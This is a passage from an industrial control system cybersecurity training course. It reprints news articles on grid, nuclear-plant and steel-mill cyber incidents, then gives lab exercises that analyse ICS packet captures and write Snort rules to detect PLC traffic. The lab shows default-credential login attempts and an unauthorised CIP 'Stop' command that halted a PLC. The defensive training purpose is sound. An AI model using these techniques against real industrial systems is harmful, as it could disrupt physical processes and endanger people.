Other factors to consider

Contrary to the media hype associated with this subject, DHS stated in a recent report[6] that they believe the threat of a damaging or disruptive cyberattack against the United States energy sector is low. Most experts agree that although several actors possess the capabilities to execute such an attack, the motivation is less prominent since a widespread attack on the electric grid would have a devastating impact on the world economy, not just the U.S. economy. The likelihood of a destructive cyberattack is much higher when two nations are entering an armed conflict, in which case cyber warfare would be used to complement conventional warfare.

That said, there is no debate that the threat to the power sector is real and that the adversary is becoming increasingly sophisticated. The key for electric utilities in the short- and medium-term is to remain agile, continuously evolve, and strengthen both their defenses and response capabilities.

Reducing risk by transforming the architecture of the electric grid

For our nation, perhaps the ultimate long-term mitigation against a widespread blackout is the fundamental transformation that is already underway related to the architecture of the U.S. electric system. In its simplest form, the current power delivery system in the U.S. involves the central generation of electricity at large power plants, the transmission of power from where it is generated to the area where it will be consumed by customers, and finally distribution of the power to the end customer, including residential households and commercial and industrial facilities. Since electricity is generated and transmitted at high voltage levels and consumed by customers at much lower levels, large transformers located at substations sit in between power plants and customer sites to increase or decrease (transform) the voltage to the appropriate levels.

Large power plants and large substations present an easier target for threat actors who wish to cause a widespread, cascading blackout by disrupting the flow of electricity between the generation source and the end customer (through a cyberattack, a physical attack, or a combination thereof). The transformation that is underway in the U.S. electric system involves two fundamental shifts, both of which are altering the architecture of the grid—first, the decentralization of power generation (think rooftop solar) and second, the introduction of more advanced technologies like battery-based energy storage that provide additional resiliency to the grid by allowing energy to be charged (stored) and discharged at a moment's notice. Both of these factors also enable increased deployments of microgrids, local energy grids that connect to the traditional macro electric grid but have the capability of disconnecting and operating autonomously.

Adoption of these newer (and cleaner) technologies is driven by:

Rapid declines in the cost of the underlying technologies—for example, the installed price of solar PV systems has fallen over 55 percent in the past five years ;



Industrial Control Systems Cybersecurity Training - 300

Expanding environmental policies—At COP21 in Paris, for example, nearly 200 countries made historic commitments to significantly reduce carbon emissions: and

Increased customer empowerment—More than 50 companies, including Google, Nike, Starbucks, and Walmart, are part of a global campaign of businesses committed to 100 percent renewable electricity.

As technology prices continue to fall and new market mechanisms are designed to more appropriately value resources like solar and energy storage, the transformation will accelerate. The electric grid of the future is cleaner, smarter, and more flexible. In addition, its architecture is more distributed due to technologies like rooftop solar and other forms of distributed generation and more resilient thanks to technologies like energy storage.

The electric grid of the future will not be realized overnight, but all of these changes will dramatically alter the risk profile of the electric delivery system in the U.S., making it significantly more difficult for threat actors to plan and execute a cyberattack that causes a widespread, cascading power outage in our nation.

Kessler, Martin, (May 24, 2016), Lessons Learned from the Power Outage in Ukraine and How the Electric Grid of the Future Will Reduce Cybersecurity Risk, Center for Infrastructure Protection and Homeland Security, George Mason University. <<https://cip.gmu.edu/2016/05/24/lessons-learned-power-outage-ukraine-electric-grid-future-will-reduce-cybersecurity-risk/>>

German Nuclear Power Plant

A nuclear power plant in Germany has been found to be infected with computer viruses, but they appear not to have posed a threat to the facility's operations because it is isolated from the Internet, the station's operator said on Tuesday.

The Gundremmingen plant, located about 120 km (75 miles) northwest of Munich, is run by the German utility RWE (RWEG.DE).

The viruses, which include "W32.Ramnit" and "Conficker", were discovered at Gundremmingen's B unit in a computer system retrofitted in 2008 with data visualization software associated with equipment for moving nuclear fuel rods, RWE said.

Malware was also found on 18 removable data drives, mainly USB sticks, in office computers maintained separately from the plant's operating systems. RWE said it had increased cyber-security measures as a result.

W32.Ramnit is designed to steal files from infected computers and targets Microsoft Windows software, according to the security firm Symantec. First discovered in 2010, it is distributed through data sticks, among other methods, and is intended to give an attacker remote control over a system when it is connected to the Internet.

Conficker has infected millions of Windows computers worldwide since it first came to light in 2008. It is able to spread through networks and by copying itself onto removable data drives, Symantec said.



Industrial Control Systems Cybersecurity Training - 300

RWE has informed Germany's Federal Office for Information Security (BSI), which is working with IT specialists at the group to look into the incident.

The BSI was not immediately available for comment.

Mikko Hypponen, chief research officer for Finland-based F-Secure, said that infections of critical infrastructure were surprisingly common, but that they were generally not dangerous unless the plant had been targeted specifically.

The most common viruses spread without much awareness of where they are, he said.

As an example, Hypponen said he had recently spoken to a European aircraft maker that said it cleans the cockpits of its planes every week of malware designed for Android phones. The malware spread to the planes only because factory employees were charging their phones with the USB port in the cockpit.

Because the plane runs a different operating system, nothing would befall it. But it would pass the virus on to other devices that plugged into the charger.

In 2013, a computer virus attacked a turbine control system at a U.S. power company after a technician inserted an infected USB computer drive into the network, keeping a plant offline for three weeks.
(reut.rs/241M2kH)

After Japan's Fukushima nuclear disaster five years ago, concern in Germany over the safety of nuclear power triggered a decision by the government to speed up the shutdown of nuclear plants. Tuesday was the 30th anniversary of the Chernobyl nuclear disaster.

Reference: Steitz, Christoph and Auchard, Eric | FRANKFURT (April 26, 2016), German nuclear plant infected with computer viruses, operator says , Reuters <<http://www.reuters.com/article/us-nuclearpower-cyber-germany-idUSKCN0XN2OS>>

GERMAN STEEL MILL – 2014

AMID ALL THE noise the Sony hack generated over the holidays, a far more troubling cyberattack was largely lost in the chaos. Unless you follow security news closely, you likely missed it.

I'm referring to the revelation, in a German report released just before Christmas (.pdf), that hackers had struck an unnamed steel mill in Germany. They did so by manipulating and disrupting control systems to such a degree that a blast furnace could not be properly shut down, resulting in "massive"—though unspecified—damage.

This is only the second confirmed case in which a wholly digital attack caused physical destruction of equipment. The first case, of course, was Stuxnet, the sophisticated digital weapon the U.S. and Israel launched against control systems in Iran in late 2007 or early 2008 to sabotage centrifuges at a uranium enrichment plant. That attack was discovered in 2010, and since then experts have warned that it was only a matter of time before other destructive attacks would occur. Industrial control systems have been found to be rife with vulnerabilities, though they manage critical systems in the electric grid, in water treatment plants and chemical facilities and even in hospitals and financial networks. A destructive attack on systems like these could cause even more harm than at a steel plant.



Industrial Control Systems Cybersecurity Training - 300

It's not clear when the attack in Germany took place. The report, issued by Germany's Federal Office for Information Security (or BSI), indicates the attackers gained access to the steel mill through the plant's business network, then successively worked their way into production networks to access systems controlling plant equipment. The attackers infiltrated the corporate network using a spear-phishing attack—sending targeted email that appears to come from a trusted source in order to trick the recipient into opening a malicious attachment or visiting a malicious web site where malware is downloaded to their computer. Once the attackers got a foothold on one system, they were able to explore the company's networks, eventually compromising a "multitude" of systems, including industrial components on the production network.

"Failures accumulated in individual control components or entire systems," the report notes. As a result, the plant was "unable to shut down a blast furnace in a regulated manner" which resulted in "massive damage to the system."

According to the report, the attackers appeared to possess advanced knowledge of industrial control systems.

"The know-how of the attacker was very pronounced not only in conventional IT security but extended to detailed knowledge of applied industrial controls and production processes," the report says.

The report doesn't name the plant or indicate when the breach first occurred or how long the hackers were in the network before the destruction occurred. It's also unclear if the attackers intended to cause the physical destruction or if this was simply collateral damage. The incident underscores, however, what experts have been warning about in the wake of Stuxnet: although that nation-state digital weapon had been expertly designed to avoid collateral damage, not all intrusions into critical infrastructure are likely to be as careful or as well-designed as Stuxnet, so damage may occur even when the hackers never intend it.

The report also illustrates the need for strict separation between business and production networks to keep hackers from leaping from one network to another and remotely accessing critical systems over the internet. Although a network can only be considered truly air-gapped if it's not connected to the internet and is not connected to other systems that are connected to the internet, many companies believe that a software firewall separating the business and production network is sufficient to stop hackers from making that leap. But experts warn that a software firewall can be misconfigured or contain security holes that allow hackers to break through or bypass them nonetheless. It's not known how the German network was configured.

Reference: Zetter, Kim (January 8, 2015) A CYBERATTACK HAS CAUSED CONFIRMED PHYSICAL DAMAGE FOR THE SECOND TIME EVER, Wired Magazine, <<https://www.wired.com/2015/01/german-steel-mill-hack-destruction/>>

Wired editor Lee Simmons provided translation assistance for this story.



Industrial Control Systems Cybersecurity Training - 300



Industrial Control Systems Cybersecurity Training - 300

Appendix H: Exercises

Using Pcaps for Network Discovery: ICS Lab Packet Captures Exercise

Thanks to Netresec and 4SIC for making their packet captures available. For their full packet captures go to <https://www.netresec.com/?page=PCAP4SICS> and <https://cs3sthlm.se/>. CS3STHTML (formerly 4SICS) is an annual industrial cybersecurity conference in Northern Europe. At 4SICS 2015, there was a “Geek Lounge” with an ICS lab available for hands-on “testing” by 4SIC attendees. Use the tools discussed to review the `ics_testlab.pcap` (filtered version of the original pcap) and learn about the “Geek Lounge” network.

Network Information from 4SICS

192.168.88.49 AXIS 206 Network Camera	Open ports: 21 (FTP), 80 (HTTP), 49152 (UPnP)
192.168.88.75 Hirchmann EAGLE 20 Tofino (Firewall)	Open ports: 22 (SSH), 443 (HTTPS)
192.168.88.95 RUGGEDCOM RS910	Open ports: 22 (SSH), 23 (Telnet), 80 (HTTP), 443 (HTTPS), 502 (Modbus), 514 (RSH), 20000 (DNP3)
192.168.88.85 xLogic x-Messenger EXM-12DC-DA-RT-WiFi (WiFi PLC)	

Client Network (where the "hackers" are) IP range: 192.168.2.0/24 **Svenska Kraftnät (Swedish Grid)**

Note: We will provide guidance and some answers for `ics_testlab.pcap`. Hints are provided in parenthesis after the exercise.

NetworkMiner: Double click the “NetworkMiner” icon on the desktop. To load the file in NetworkMiner select “File→Open” and select **pigpen/Desktop/pcap_files/forensic-pcaps/ics_testlab.pcap**.

GrassMarlin: Double click the “GrassMarlin” icon on the desktop. Select “File->Import files”. Click the “Add Files” button. Select “File→Open” and select **pigpen/Desktop/pcap_files/forensic-pcaps/ics_testlab.pcap**. Click the “Import Selected” button.

During your review:

1. Locate the ICS hosts (GrassMarlin).

2. Who are they communicating with? (GrassMarlin/NetworkMiner)



Industrial Control Systems

Cybersecurity Training - 300

-
-
-
3. What machines are running webservers? What risks are involved? Is SQL injection a concern?

4. Can you find a company logo? (NetworkMiner) What is the file name?

5. Can you find any useful credentials? (NetworkMiner)

6. What is the IP of a machine with an open FTP port (port 21)?

7. Was the anonymous FTP attempt successful? (Wireshark or NetworkMiner Parameters)

8. In GrassMarlin, you could see Modbus protocol was used. Look for Modbus traffic. (Wireshark – Use `tcp.port == 502` as a filter. Next use `modbus` as the filter. What is the difference between these filters?)


Notes:



Industrial Control Systems Cybersecurity Training - 300

Guidance and some answers.


GrassMarlin can be used to locate ICS host and view their connections. The following diagram is part of the network from `ics_testlab.pcap` imported in GrassMarlin. The ICS hosts are circled.



To find out more about a specific IP address, right click on the IP and select “View Details for”. You can expand the networks displayed in the panel on the left to find out more about the communications for a specific host.




Industrial Control Systems Cybersecurity Training - 300



Let's look at the information for the same host 192.168.88.75 in NetworkMiner. Open the ics_testlab.pcap in NetworkMiner and expand 192.168.88.75.




Industrial Control Systems Cybersecurity Training - 300



What machines are running web servers?



Industrial Control Systems Cybersecurity Training - 300



NOTE: For an SQL injection to occur the websites would need to be communicating with a database server. We do not see this communication.

Next look at the “Credentials” tab in NetworkMiner.

The screenshot shows the NetworkMiner 2.1 interface with the "Credentials" tab selected. The "Case Panel" on the right shows entries for "File..." and "MD5 4SICS... 3c58d...". The main pane displays a table of captured credentials:

Client	Server	Protocol	Username	Password	Valid login
192.168.2.64	192.168.88.49 [192.168.88.49] (Linux)	FTP	anonymous	IEUser@	Unknown
192.168.2.88 (Other)	192.168.88.49 [192.168.88.49] [/] (Linux)	HTTP	admin	admin	Unknown
192.168.2.88 (Other)	192.168.88.49 [192.168.88.49] [/] (Linux)	HTTP			Unknown
192.168.2.88 (Other)	192.168.88.49 [192.168.88.49] [/] (Linux)	HTTP	admin	password	Unknown
192.168.2.88 (Other)	192.168.88.49 [192.168.88.49] [/] (Linux)	HTTP		admin	Unknown
192.168.2.88 (Other)	192.168.88.49 [192.168.88.49] [/] (Linux)	FTP	admin	admin	Unknown
192.168.2.88 (Other)	192.168.88.49 [192.168.88.49] [/] (Linux)	HTTP	root	root	Unknown



Industrial Control Systems Cybersecurity Training - 300

Look at the open ports on 192.168.88.49 in the “Hosts” tab to see if FTP is available.

Open the pcap in Wireshark and look for the “anonymous” login. (Edit->Find Packet Select “String” and type “anonymous” and click the find button. Right click on the stream and select “Follow Stream”.)

The screenshot shows the Wireshark interface with a packet list and a detailed view of a selected packet. The packet list shows several TCP connections between 192.168.2.64 and 192.168.88.49. One specific connection is highlighted, showing an FTP session. The details pane shows the following exchange:

```
220 AXIS 206 Network Camera 4.40 (Jun 20 2006) ready.  
USER anonymous  
331 User name okay, need password.  
PASS IEUUser@  
530 Login incorrect.  
221 Goodbye.
```

The bottom right corner of the screenshot shows a "Follow Stream" window titled "Wireshark - Follow TCP Stream (tcp.stream eq 4477) · 4SICS-GeekLounge-1510". This window displays the raw bytes of the selected stream, with the string "anonymous" circled in red. The bytes are shown in hex and ASCII format.



Industrial Control Systems Cybersecurity Training - 300

ICS Signature Writing Exercises

NOTE: **Green** boxes indicate additions to the local.rules file. **Gray** boxes indicate a terminal window.

Exercise 1: Allen Bradley/Rockwell Automation MicroLogix

We have a pcap (~/Desktop/pcap_files/allenBradley.pcap) with traffic to the PLC 192.168.0.3. The messaging port used for this protocol is 44818/TCP. Write a snort signature to see what IPs are communicating with the PLC on port 44818/TCP.

Click the “LeafPad (local.rules)” icon on your Desktop to open the local.rules file. Add the following signature and save the file.

```
ipvar PLC 192.168.0.3
portvar ABCOM 44818

alert tcp any any -> $PLC $ABCOM (msg:"PLC Communication";
sid:3000010;)
```

In the terminal window type the following commands:

```
sudo ~/copy_rules.sh
sudo tcpreplay -i eth1 -M 10 ~/Desktop/pcap_files/allenBradley.pcap
```

The copy_rules.sh script will copy and new signature IDs, messages, and references to a file that can be accessed as needed by snort when rules alert. It also restarts the nsm service to add the new rules to the snort rules evaluated.

Open the Firefox browser, and the SecurityOnion main page will be displayed. Click the “Squert” link and review the alerts generated by the new signature.

The screenshot shows the Squert interface with the following details:

- Top bar: 112 total events, 0 errors, 2 warnings, 1 critical, 14:36:50 timestamp, PLC Communication source, 3000010 rule ID, 6 alerts, 95.726% confidence.
- Middle section: A log entry for an alert: "alert tcp any any -> \$PLC \$ABCOM (msg:"PLC Communication"; sid:3000010;)" from file: local.rules:11.
- Bottom section: A table of event details:

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY	DESTINATION	AGE	COUNTRY
100	[grid icon]	2017-09-01 14:36:50	192.168.0.97	155	RFC1918 (.lo)	192.168.0.3	-	unknown (-)
12	[grid icon]	2017-09-01 14:36:50	192.168.0.100	-	unknown (-)	192.168.0.3	-	unknown (-)

We see 100 alerts from 192.168.0.97. After reviewing the network map, we can see that 192.168.0.97 is the IP address for the HMI. Communication should be allowed from the HMI to the PLC. **Note: This pcap was captured over a very small period of time. If the signature had been placed in production and left you would have seen a large number of false positives from the HMI maybe even enough to DOS the IDS. You need to know your communications and carefully watch these types of signatures. The “Known Traffic” signatures are valuable if the network traffic is understood.**



Industrial Control Systems Cybersecurity Training - 300

To tighten up the signature, it could be changed to the following.

```
ipvar PLC 192.168.0.3
ipvar HMI 192.168.0.97
portvar ABCOM 44818

alert tcp !$HMI any -> $PLC $ABCOM (msg:"PLC Communication not HMI";
sid:3000010;)
```

You can make the change and rerun the pacp traffic later if you want. First review the traffic from 192.168.0.100 in Squert. To do this, click the red "12" on the left side of the row with the 192.168.0.100 IP address. This will expand the information to show the 12 individual alerts. Click on any one of the individual Event IDs (circled in red below) to see the conversation in CapMe.

<input type="checkbox"/>	RT	2017-09-01 14:36:50	3.98	192.168.0.100	33215	192.168.0.3	44818	PLC Communication
<input type="checkbox"/>	RT	2017-09-01 14:36:50	3.99	192.168.0.100	33215	192.168.0.3	44818	PLC Communication
<input type="checkbox"/>	RT	2017-09-01 14:36:50	3.100	192.168.0.100	33215	192.168.0.3	44818	PLC Communication
<input type="checkbox"/>	RT	2017-09-01 14:36:50	3.101	192.168.0.100	33215	192.168.0.3	44818	PLC Communication

The CapMe conversation appears as follows:

192.168.0.3:44818_192.168.0.100:33215-6-508301562.pcap

Sensor Name: idsr-eth1
Timestamp: 2017-09-01 14:36:50
Connection ID: CLI
Src IP: 192.168.0.3 (Unknown)
Dst IP: 192.168.0.100 (Unknown)
Src Port: 44818
Dst Port: 33215
OS Fingerprint: 192.168.0.100:33215 - UNKNOWN [S20:64:1:60:M1460,S,T,N,W7...?:?] (up: 1 hrs)
OS Fingerprint: -> 192.168.0.3:44818 (link: ethernet/modem)
OS Fingerprint: 192.168.0.100:33215 - UNKNOWN [S20:64:1:60:M1460,S,T,N,W7...?:?] (up: 1 hrs)
OS Fingerprint: -> 192.168.0.3:44818 (link: ethernet/modem)

DST: e.....
DST: e.....
SRC: e.....
SRC: e.....
DST: o.*..... R. \$.... d\$....
DST: o.*..... R. \$.... d\$....

DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2017-09-01/idsr-eth1/192.168.0.3:44818_192.168.0.100:33215-6.raw
QUERY: SELECT event.timestamp AS start_time, s2.sid, s2.hostname FROM event LEFT JOIN sensor ON event.sid = sensor.sid LEFT JOIN sensor AS s2 ON sensor.net_name = s2.net_name WHERE timestamp BETWEEN '2017-09-01 13:36:50' AND '2017-09-01 15:36:50' AND ((src_ip = INET_ATON('192.168.0.100') AND src_port = 33215 AND dst_ip = INET_ATON('192.168.0.3') AND dst_port = 44818) OR (src_ip = INET_ATON('192.168.0.3') AND src_port = 44818 AND dst_ip = INET_ATON('192.168.0.100') AND dst_port = 33215)) AND s2.agent_type = 'pcap' LIMIT 1
CAPME_Packet_and_transcript_in_0.05 seconds, 0.00-0.20-0.00-0.12-0.00
192.168.0.3:44818_192.168.0.100:33215-6-508301562.pcap

Click on either of the pcap links to view the conversation in Wireshark.



Industrial Control Systems Cybersecurity Training - 300

Looking through the packets in Wireshark we can see the “Unconnected Send: Class (0x64) – Stop” is sent. After this command was sent the PLC was stopped.

192.168.0.3_44818_192.168.0.100_33215-6-308699242.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
2	0.000431	192.168.0.100	192.168.0.3	TCP	74	[TCP Out-Of-Order] 33215 → 44818 [SYN] Seq=0 Ack=1 Win=4096
3	0.002007	192.168.0.3	192.168.0.100	TCP	74	44818 → 33215 [SYN, ACK] Seq=1 Ack=1 Win=4096
4	0.002553	192.168.0.3	192.168.0.100	TCP	74	[TCP Out-Of-Order] 44818 → 33215 [SYN, ACK] Seq=1 Ack=1 Win=4096
5	0.002829	192.168.0.100	192.168.0.3	TCP	66	33215 → 44818 [ACK] Seq=1 Ack=1 Win=29312
6	0.003213	192.168.0.100	192.168.0.3	TCP	66	[TCP Dup ACK 5#1] 33215 → 44818 [ACK] Seq=1 Ack=1 Win=29312
7	0.003288	192.168.0.100	192.168.0.3	ENIP	94	Register Session (Req), Session: 0x00000000
8	0.003503	192.168.0.100	192.168.0.3	TCP	94	[TCP Retransmission] 33215 → 44818 [PSH, ACK] Seq=29 Ack=29 Win=29312
9	0.003584	192.168.0.3	192.168.0.100	ENIP	94	Register Session (Rsp), Session: 0x13020200
10	0.003712	192.168.0.3	192.168.0.100	TCP	94	[TCP Retransmission] 44818 → 33215 [PSH, ACK] Seq=29 Ack=29 Win=29312
11	0.003792	192.168.0.100	192.168.0.3	TCP	66	33215 → 44818 [ACK1 Seq=29 Ack=29 Win=29312]
12	0.003909	192.168.0.100	192.168.0.3	TCP	66	[TCP Dup ACK 11#1] 33215 → 44818 [ACK] Seq=132 Unconnected Send: Class (0x64) - Stop
13	0.004007	192.168.0.100	192.168.0.3	CIP CM	132	Unconnected Send: Class (0x64) - Stop
14	0.004207	192.168.0.100	192.168.0.3	TCP	102	[TCP Retransmission] 33215 → 44818 [PSH, ACK] Seq=29 Ack=95 Win=1051
15	0.004283	192.168.0.3	192.168.0.100	TCP	66	44818 → 33215 [ACK1 Seq=29 Ack=95 Win=1051]

Request Path Size: 2 (words)

- Request Path: Connection Manager, Instance: 0x01

↳ CIP Connection Manager

- Service: Unconnected Send (Request)
 - 0... = Request/Response: Request (0x0)
 - .101 0010 = Service: Unconnected Send (0x52)

↳ Command Specific Data

- ...0 = Priority: 0
- 0011 = Tick time: 3

Time-out ticks: 240

Actual Time Out: 1920ms

Message Request Size: 12

↳ Message Request

- Common Industrial Protocol
 - Service: Stop (Request)
 - Request Path Size: 2 (words)
 - Request Path: Class: 0x64, Instance: 0x01
 - Path Segment: 0x20 (8-Bit Class Segment)
 - 001. = Path Segment Type: Logical Segment (1)
 - ...0 00.. = Logical Segment Type: Class ID (0)
 -00 = Logical Segment Format: 8-bit Logical Segment (0)
 - 8-Bit Class Segment
 - Class: Unknown (0x64)
